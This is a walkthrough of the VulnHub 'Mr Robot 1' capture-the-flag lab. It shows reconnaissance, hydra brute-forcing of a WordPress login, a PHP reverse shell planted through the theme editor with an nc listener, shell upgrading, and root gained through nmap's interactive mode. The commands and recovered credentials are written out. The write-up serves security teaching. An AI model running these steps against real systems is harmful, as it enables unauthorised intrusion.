June 3, 2026
VulnHub: Mr Robot 1
First of all , I need to discover the victim machine IP for further analysis. So I use sudo netdiscover -r 192.168.107.131/24 to discover…

Tamimsharif
4 min read
First of all , I need to discover the victim machine IP for further analysis. So I use sudo netdiscover -r 192.168.107.131/24 to discover victim ip. Here 192.168.107.131/24 was my attacker machine ip.
The command show a table of IPs active in the VmWare.

Here 192.168.107.2 and 192.168.107.254 was internal device/gateway related IP. So 192.168.107.137 was the victim machine.
Then use Nmap for Network enumeration and identify port 80 and 443 as open.

ports 80 and 443 were open, which usually means a website is running on the target machine.so I browse with the ip in browser.

I try those commands and it take me diffrent type of paths like 192.168.107.137/prepare. I try most of the commands but not get a proper clue. Then i try with 192.168.107.137/robots.txt and it exposed something important.
User-agent: *
fsocity.dic
key-1-of-3.txtUser-agent: *
fsocity.dic
key-1-of-3.txtSo, I use both 192.168.107.137/key-1-of-3.txt and 192.168.107.137/fsocity.dic and find a key and some wordlists.


To find out more hidden directory i used gobuster , and find login path.


To understand the logic and behaviour of login process try with test:test . This login process firstly detect invalid username. so try to get username first and then password. If username invalid it show Invalid username message and also the text field name of username and password was log and pwd respectively. I use hydra as dictionary attack to find username and password.

hydra -L dictionary.txt -p test 192.168.107.137 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"hydra -L dictionary.txt -p test 192.168.107.137 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"
Here I find the Username . Try the username with random password and see the response. Then again use hydra but for password cracking.
hydra -l Elliot -P dictionary.txt 192.168.107.137 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect"hydra -l Elliot -P dictionary.txt 192.168.107.137 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect"
When login to the website with Elliot:ER28–0652 , there was a code editor in Edit theme where upload a php script. So, use kali linux defeault reverse shell php script to get access of shell.


Edit the ip with valid attacker machine ip and also change the port number.

Upload the script and update the editor in the website.
Then try to listen the port using nc -lvnp

But the shell wasnot interactive. Move to home directory and find a password hash file and key. Access password file and crack the hash through crackstation.


But cannot access key file. After obtaining a reverse shell as the low-privileged daemon user, a Python PTY (pseudo-terminal) was spawned to upgrade the basic shell into a more interactive terminal session. This was necessary because commands such as su require a proper terminal (TTY) to securely accept password input. Once the PTY was created, the su robot command was used along with the recovered password, allowing a switch from the daemon account to the robot user account. This process represents a privilege transition from an initial service account to a higher-privileged local user during post-exploitation.
$ python -c "import pty; pty.spawn('/bin/bash')"
daemon@linux:/home/robot$ whoami
whoami
daemon
daemona@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ python -c "import pty; pty.spawn('/bin/bash')"
daemon@linux:/home/robot$ whoami
whoami
daemon
daemona@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959So now we just need the final key and it was in the root.
After gaining access to the robot user account, an outdated version of Nmap (3.81) was identified that supported interactive mode. By entering nmap --interactive and reviewing the help menu, it was discovered that the ! command could execute system shell commands.

Although spawning /bin/bash initially resulted in a shell running as the robot user, further inspection with id revealed that commands executed through Nmap had an effective user ID (EUID) of root, indicating a privilege escalation opportunity.

Using the interactive mode's command execution capability, a root shell was obtained, allowing access to the /root directory and the retrieval of key-3-of-3.txt, successfully completing the final stage of the challenge.